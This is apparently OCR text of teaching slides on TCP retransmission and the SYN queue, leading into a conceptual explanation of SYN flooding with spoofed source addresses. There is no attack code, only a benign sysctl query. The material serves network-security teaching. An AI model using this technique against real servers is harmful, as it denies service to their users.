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

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Waiting for an ACK…

If it does not get an ACK after some amount of time, it will **retransmit**

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



Waiting for an ACK…

If it does not get an ACK after some amount of time, it will **retransmit**


How many times should we retransmit before giving up?



```
[10/27/22]seed@VM:~/.../TCP_Attacks$ sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

Set by the operating system!

Let’s do some evil stuff



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The TCP server will **hold** our request until we drop it


TCP Request SYN Queue

(This queue has a finite size…)

There is a time period where our request is held in the SYN queue before it is dropped

What can we do with our knowledge of spoofing?

Let's do some evil stuff



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
What can we do with our knowledge of spoofing?

Send out **a lot** of SYN requests from spoofed source IP address

Let’s do some evil stuff



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



TCP Request SYN Queue

We can quickly the SYN queue buffer with our spoofed request

The TCP server will hold those requests in the queue while it waits

If the buffer is full…

Let’s do some evil stuff



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

TCP Request SYN Queue

